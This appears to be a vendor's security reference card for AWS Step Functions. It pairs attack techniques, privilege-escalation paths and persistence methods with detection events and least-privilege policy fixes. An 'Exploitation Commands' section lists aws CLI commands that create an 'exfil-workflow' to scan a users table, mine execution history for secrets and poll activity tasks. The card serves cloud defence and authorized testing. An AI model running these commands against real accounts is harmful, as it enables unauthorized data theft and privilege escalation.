


AWS Step Functions Security
WORKFLOW ORCHESTRATIONStep Functions is a serverless workflow orchestration service that coordinates multiple AWS services. Attackers exploit workflow definitions to chain service calls, extract data through state machine execution, and leverage powerful IAM roles to access resources across the AWS account.
📋 Service Overview
State Machines & SDK Integration
Step Functions uses JSON-based Amazon States Language (ASL) to define workflows. With SDK integration, state machines can directly invoke 200+ AWS SDK actions without custom Lambda code. Task states, Map states, and Parallel states enable complex multi-service orchestration.
Attack note: A single state machine with an overprivileged role is effectively an attack playbook. It can read DynamoDB, get secrets, invoke Lambda, and write to S3 in one execution.
Execution History & Activities
Execution history contains all input/output data for every state transition. Activity tasks use worker-based polling. Express workflows handle high-volume events. All execution data is visible to anyone with GetExecutionHistory permission.
Attack note: Execution history is a goldmine - it contains every API response, secret value, and data payload that flowed through previous workflow runs.
Security Risk Assessment
Step Functions can directly invoke 200+ AWS SDK actions with powerful IAM roles. Attackers can create workflows to chain service calls, access data, and execute code - essentially building attack playbooks as state machines.
⚔️ Attack Vectors
Workflow Exploitation
- •Malicious state machine creation with overprivileged role
- •SDK integration abuse (direct AWS API calls)
- •Execution history mining for secrets
- •Input/output data interception
Worker & Activity Attacks
- •Activity worker hijacking via GetActivityTask
- •Task token theft from execution history
- •Express workflow high-volume abuse
- •Workflow role assumption for lateral movement
⚠️ Misconfigurations
Role & Permission Issues
- •Overly permissive execution role (Action: *)
- •Broad CreateStateMachine access
- •PassRole without resource restriction
- •No execution logging enabled
Data Protection Gaps
- •Sensitive data in state input/output
- •Unencrypted execution data
- •Missing activity task authentication
- •Execution history retention too long
🔍 Enumeration
aws stepfunctions list-state-machinesaws stepfunctions describe-state-machine --state-machine-arn <arn> --query 'definition' --output textaws stepfunctions list-executions --state-machine-arn <arn>aws stepfunctions get-execution-history --execution-arn <execution-arn>📈 Privilege Escalation
Role-Based Escalation
- •Create state machine with admin execution role
- •Workflow calling STS:AssumeRole for cross-account
- •SDK integration to create IAM access keys
- •Lambda invoke with elevated function role
Data-Based Escalation
- •Workflow reading secrets from Secrets Manager
- •DynamoDB scan for credentials in tables
- •S3 GetObject for configuration files
- •Execution history containing prior secrets
Key insight: If you have states:CreateStateMachine + iam:PassRole, you can create a workflow that calls ANY AWS API the execution role allows. This is privilege escalation via workflow creation.
🔗 Persistence
Workflow-Based Persistence
- •Scheduled workflow via EventBridge for periodic access
- •Long-running standard workflow (up to 1 year)
- •Self-restarting workflow via callback pattern
- •Wait state with future timestamp for delayed action
Infrastructure Persistence
- •Hidden state machine among many legitimate ones
- •Activity worker polling from external infrastructure
- •Workflow creating new IAM keys on schedule
- •State machine updating its own definition
🛡️ Detection
CloudTrail Events
- •CreateStateMachine (new workflow)
- •UpdateStateMachine (definition change)
- •StartExecution (workflow trigger)
- •GetExecutionHistory (data mining)
Behavioral Indicators
- •New state machines with broad SDK actions
- •Executions by unknown principals
- •State machines calling STS/IAM/SecretsManager
- •Activity task polling from external IPs
Tool reference: Pacu module stepfunctions__enum discovers state machines and their execution roles. Use --include-execution-data to mine history.
💻 Exploitation Commands
aws stepfunctions create-state-machine --name exfil-workflow --definition '{"StartAt":"Scan","States":{"Scan":{"Type":"Task","Resource":"arn:aws:states:::dynamodb:scan","Parameters":{"TableName":"users"},"End":true}}}' --role-arn arn:aws:iam::123:role/StepFunctionRoleaws stepfunctions start-execution --state-machine-arn <arn> --input '{"target":"sensitive-data"}'aws stepfunctions get-execution-history --execution-arn <execution-arn> --query 'events[?type==`TaskSucceeded`].taskSucceededEventDetails.output'aws stepfunctions list-state-machines --query 'stateMachines[*].{Name:name,ARN:stateMachineArn,Role:roleArn}'aws stepfunctions get-activity-task --activity-arn arn:aws:states:us-east-1:123:activity:process-ordersaws stepfunctions describe-execution --execution-arn <arn> --query '{Input:input,Output:output}'📜 Policy Examples
{
  "Effect": "Allow",
  "Action": "*",
  "Resource": "*"
}

// This role can do ANYTHING via the workflow:
// - Read all S3/DynamoDB
// - Get all secrets
// - Assume any role
// - Create IAM users
State machine role with broad access enables any attack via workflow
{
  "Effect": "Allow",
  "Action": [
    "states:CreateStateMachine",
    "states:StartExecution",
    "iam:PassRole"
  ],
  "Resource": "*"
}
// Can create workflow with ANY role
// then execute it = privilege escalation
CreateStateMachine + PassRole on * = create workflow with admin role = admin access
{
  "Effect": "Allow",
  "Action": [
    "lambda:InvokeFunction"
  ],
  "Resource": [
    "arn:aws:lambda:*:*:function:process-order",
    "arn:aws:lambda:*:*:function:send-notification"
  ]
},
{
  "Effect": "Allow",
  "Action": "dynamodb:PutItem",
  "Resource": "arn:aws:dynamodb:*:*:table/orders"
}
Limited to specific Lambda functions and DynamoDB table needed by workflow
{
  "Effect": "Allow",
  "Action": "states:CreateStateMachine",
  "Resource": "*"
},
{
  "Effect": "Allow",
  "Action": "iam:PassRole",
  "Resource": "arn:aws:iam::123:role/OrderWorkflowRole",
  "Condition": {
    "StringEquals": {
      "iam:PassedToService": "states.amazonaws.com"
    }
  }
}
PassRole restricted to specific role and service - prevents escalation via arbitrary roles
🛡️ Defense Recommendations
Least Privilege Execution Roles
Scope state machine roles to only required actions and resources. Never use Action: *.
Grant only specific actions:\n lambda:InvokeFunction on specific ARNs\n dynamodb:PutItem on specific tablesEnable Execution Logging
Log all execution data to CloudWatch for audit trail and forensic analysis.
LoggingConfiguration: {
  "level": "ALL",
  "includeExecutionData": true,
  "destinations": [{"cloudWatchLogsLogGroup": {...}}]
}Restrict CreateStateMachine
Limit who can create new state machines via IAM policies and SCPs.
SCP: Deny states:CreateStateMachine\n except from approved admin rolesEncrypt Execution Data
Use KMS encryption for execution history and CloudWatch logs.
aws stepfunctions create-state-machine \\\n --encryption-configuration \\\n kmsKeyId=arn:aws:kms:...:key/xxxMonitor Execution History Access
Alert on GetExecutionHistory calls that may expose sensitive data from prior runs.
CloudWatch Alarm:\n GetExecutionHistory from unknown principals\n or outside business hoursValidate Activity Workers
Implement authentication for activity task workers and monitor for rogue pollers.
Monitor GetActivityTask calls\nAlert on polling from unexpected IPs\nUse VPC endpoints for workersAWS Step Functions Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See Step Functions security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.